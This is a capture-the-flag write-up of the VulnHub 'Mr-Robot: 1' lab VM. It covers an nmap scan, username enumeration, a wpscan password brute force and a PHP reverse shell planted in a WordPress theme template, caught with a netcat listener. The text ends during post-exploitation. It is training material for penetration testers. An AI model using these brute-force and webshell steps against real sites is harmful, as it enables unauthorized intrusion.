[VulnHub] Mr-Robot: 1

Date: 21/Oct/2019
Categories: oscp, vulnhub, linux
Tags: `exploit_php_reverseshell`, `privesc_setuid`, `privesc_nmap`

Overview

This is a writeup for VulnHub VM `Mr-Robot: 1`. Here's an overview of the `enumeration` → `exploitation` → `privilege escalation` process:



Figure 1: writeup.overview.killchain

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Thu Oct 17 15:46:57 2019 as: nmap -vv --reason -Pn -sV -sC
 ↪  --version-all -oN
 ↪  /root/toolbox/writeups/vulnhub.mrrobot1/results/192.168.92.134/scans/_quick_tcp_nmap.txt
 ↪  -oX
 ↪  /root/toolbox/writeups/vulnhub.mrrobot1/results/192.168.92.134/scans/xml/_quick_tcp_nmap.xml
 ↪  192.168.92.134
Nmap scan report for 192.168.92.134
Host is up, received arp-response (0.00077s latency).
Scanned at 2019-10-17 15:46:58 PDT for 22s
Not shown: 997 filtered ports
Reason: 997 no-responses
PORT    STATE  SERVICE  REASON         VERSION
22/tcp  closed ssh      reset ttl 64
80/tcp  open   http     syn-ack ttl 64 Apache httpd
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp open   ssl/http syn-ack ttl 64 Apache httpd
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Issuer: commonName=www.example.com
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2015-09-16T10:45:03
| Not valid after:  2025-09-13T10:45:03
| MD5:   3c16 3b19 87c3 42ad 6634 c1c9 d0aa fb97
| SHA-1: ef0c 5fa5 931a 09a5 687c a2c2 80c4 c792 07ce f71b
| -----BEGIN CERTIFICATE-----
| MIIBqzCCARQCCQCgSfELirADCzANBgkqhkiG9w0BAQUFADAaMRgwFgYDVQQDDA93
| d3cuZXhhbXBsZS5jb20wHhcNMTUwOTE2MTA0NTAzWhcNMjUwOTEzMTA0NTAzWjAa
| MRgwFgYDVQQDDA93d3cuZXhhbXBsZS5jb20wgZ8wDQYJKoZIhvcNAQEBBQADgY0A
| MIGJAoGBANlxG/38e8Dy/mxwZzBboYF64tu1n8c2zsWOw8FFU0azQFxv7RPKcGwt
| sALkdAMkNcWS7J930xGamdCZPdoRY4hhfesLIshZxpyk6NoYBkmtx+GfwrrLh6mU
| yvsyno29GAlqYWfffzXRoibdDtGTn9NeMqXobVTTKTaR0BGspOS5AgMBAAEwDQYJ
| KoZIhvcNAQEFBQADgYEASfG0dH3x4/XaN6IWwaKo8XeRStjYTy/uBJEBUERlP17X
| 1TooZOYbvgFAqK8DPOl7EkzASVeu0mS5orfptWjOZ/UWVZujSNj7uu7QR4vbNERx
| ncZrydr7FklpkIN5Bj8SYc94JI9GsrHip4mpbystXkxncoOVESjRBES/iatbkl0=
|_-----END CERTIFICATE-----
MAC Address: 00:0C:29:C0:00:97 (VMware)

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Oct 17 15:47:20 2019 -- 1 IP address (1 host up) scanned in 23.94 seconds
```

2. We find 2 interesting entries within the `http://192.168.92.134/robots.txt` file. One of these is for the first of the 3 key files and the other entry points to what looks like a dictionary file:

```
http://192.168.92.134/robots.txt
  http://192.168.92.134/fsocity.dic
  http://192.168.92.134/key-1-of-3.txt
```



Figure 2: writeup.enumeration.steps.2.1



Figure 3: writeup.enumeration.steps.2.2

3. We download the dictionary file and trim its contents to have only unique entries. This reduced the count of possible passwords from `858160` to `11451`:

```
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # cat fsocity.dic | wc -l
858160
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # cat fsocity.dic | sort -u | wc -l
11451
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # cat fsocity.dic | sort -u >fsocity.dic.trimmed
```

Figure 4: writeup.enumeration.steps.3.1

4. From the `gobuster` scan, we also find entries pointing to a Wordpress installation. We confirm this by visiting the login page:

```
http://192.168.92.134/wp-login
```



Figure 5: writeup.enumeration.steps.4.1

5. After trying a few credentials manually, we decide to bruteforce usernames first. We first need to create a usernames list from the `fsocity.dic` dictionary found earlier. For our case, we will filter on strings that are 4-8 chars long. Doing this, we eventually find 5247 possible candidates. We then bruteforce these strings and find a valid username:

```
grep -E '^[a-zA-Z]' fsocity.dic | sort -u |  awk 'length($1) <=8 && length($1) >= 4 { print $1}' > users
wpuser http://192.168.92.134/ users
  Found valid username: elliot
  Found valid username: Elliot
  Found valid username: ELLIOT
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # grep -E '^[a-zA-Z]' fsocity.dic | sort -u |  awk 'length($1) <=8 && length($1) >= 4 { print $1}' > users
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # wc -l users
5247 users
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 #
```

Figure 6: writeup.enumeration.steps.5.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # wpuser http://192.168.92.134/ users
Found valid username: elliot
Found valid username: Elliot
Found valid username: ELLIOT
^C
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 #
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 #
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # wpscan --url http://192.168.92.134 -P fsocity.dic.trimmed -U elliot
/var/lib/gems/2.5.0/gems/cms_scanner-0.6.0/lib/cms_scanner/helper.rb:11: warning: Insecure world writable dir /root/toolbox/scripts in PATH, mode 040777
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.7.1
      WPScan.io - Online WordPress Vulnerability Scanner
      @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
_______________________________________________________________

[+] URL: http://192.168.92.134/
[+] Started: Mon Oct 21 14:51:36 2019
```

Figure 7: writeup.enumeration.steps.5.2

Findings

Open Ports

```
80/tcp   |  http      |  Apache httpd
443/tcp  |  ssl/http  |  Apache httpd
```

Files

```
http://192.168.92.134/robots.txt
http://192.168.92.134/key-1-of-3.txt
```

Users

```
wordpress: elliot
```

Phase #2: Exploitation

1. We confirm that the username is indeed valid from Wordpress error message for incorrect password. We then use `wpscan` to bruteforce password for user `elliot` using the trimmed dictionary file and find a match:

```
wpscan --url http://192.168.92.134 -P fsocity.dic.trimmed -U elliot
  [i] Valid Combinations Found:
   | Username: elliot, Password: ER28-0652
```



Figure 8: writeup.exploitation.steps.1.1

```
[+] Performing password attack on Xmlrpc Multicall against 1 user/s
[SUCCESS] - elliot / ER28-0652
All Found
Progress Time: 00:00:24 <=========================================================================== > (12 / 22) 54.54%  ETA: ??:??:??

[i] Valid Combinations Found:
 | Username: elliot, Password: ER28-0652

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/register.

[+] Finished: Mon Oct 21 14:52:03 2019
[+] Requests Done: 35
[+] Cached Requests: 33
[+] Data Sent: 9.039 KB
[+] Data Received: 1.238 MB
[+] Memory used: 129.832 MB
[+] Elapsed time: 00:00:26
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 #
```

Figure 9: writeup.exploitation.steps.1.2

2. We now authenticate as user `elliot` to the Wordpress installation and find that this user has administrative privileges. We can use these privileges to successfully upload a PHP reverse shell by modifying the `404.php` template and gain interactive access on the target system:



Figure 10: writeup.exploitation.steps.2.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # locate php-reverse-shell
/root/toolbox/data/exam-20190831/results/192.168.29.43/php-reverse-shell.php5
/root/toolbox/data/vulnhub/1ptr/php-reverse-shell.php
/root/toolbox/data/writeups/vulnhub.bsidesvancouver2018workshop/php-reverse-shell.php
/root/toolbox/data/writeups/vulnhub.quaoar/php-reverse-shell.php
/root/toolbox/data/writeups/vulnhub.sedna/php-reverse-shell.php
/root/toolbox/scripts/misc/OSCP-note - s0wr0b1ndef/gain access/shells/php-reverse-shell-1.0
/root/toolbox/scripts/misc/OSCP-note - s0wr0b1ndef/gain access/shells/php-reverse-shell-1.0/php-reverse-shell.php
/usr/share/beef-xss/modules/exploits/m0n0wall/php-reverse-shell.php
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/seclists/Web-Shells/laudanum-0.8/php/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 #
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 #
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # cp /usr/share/webshells/php/php-reverse-shell.php .
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # subl php-reverse-shell.php
```

Figure 11: writeup.exploitation.steps.2.2



Figure 12: writeup.exploitation.steps.2.3



Figure 13: writeup.exploitation.steps.2.4

```
root@kali: ~/toolbox/data/writeups/vulnhub.mrrobot1 # nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.92.179] from (UNKNOWN) [192.168.92.134] 33066
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 21:56:07 up  4:12,  0 users,  load average: 0.01, 0.15, 0.17
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
$
$ uname -a
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
$
$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:c0:00:97
          inet addr:192.168.92.134  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fec0:97/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1163800 errors:175 dropped:102 overruns:0 frame:0
          TX packets:1063753 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:928332000 (928.3 MB)  TX bytes:848818278 (848.8 MB)
          Interrupt:18 Base address:0x2000
```

Figure 14: writeup.exploitation.steps.2.5

Phase #2.5: Post Exploitation

```
robot@linux> id
uid=1002(robot) gid=1002(robot) groups=1002(robot)
robot@linux>
robot@linux> uname
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64
 ↪  GNU/Linux
robot@linux>
robot@linux> ifconfig
eth0  Link encap:Ethernet  HWaddr 00:0c:29:c0:00:97
      inet addr:192.168.92.134  Bcast:192.168.92.255  Mask:255.255.255.0
      inet6 addr: fe80::20c:29ff:fec0:97/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:1167588 errors:175 dropped:102 overruns:0 frame:0
      TX packets:1066054 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
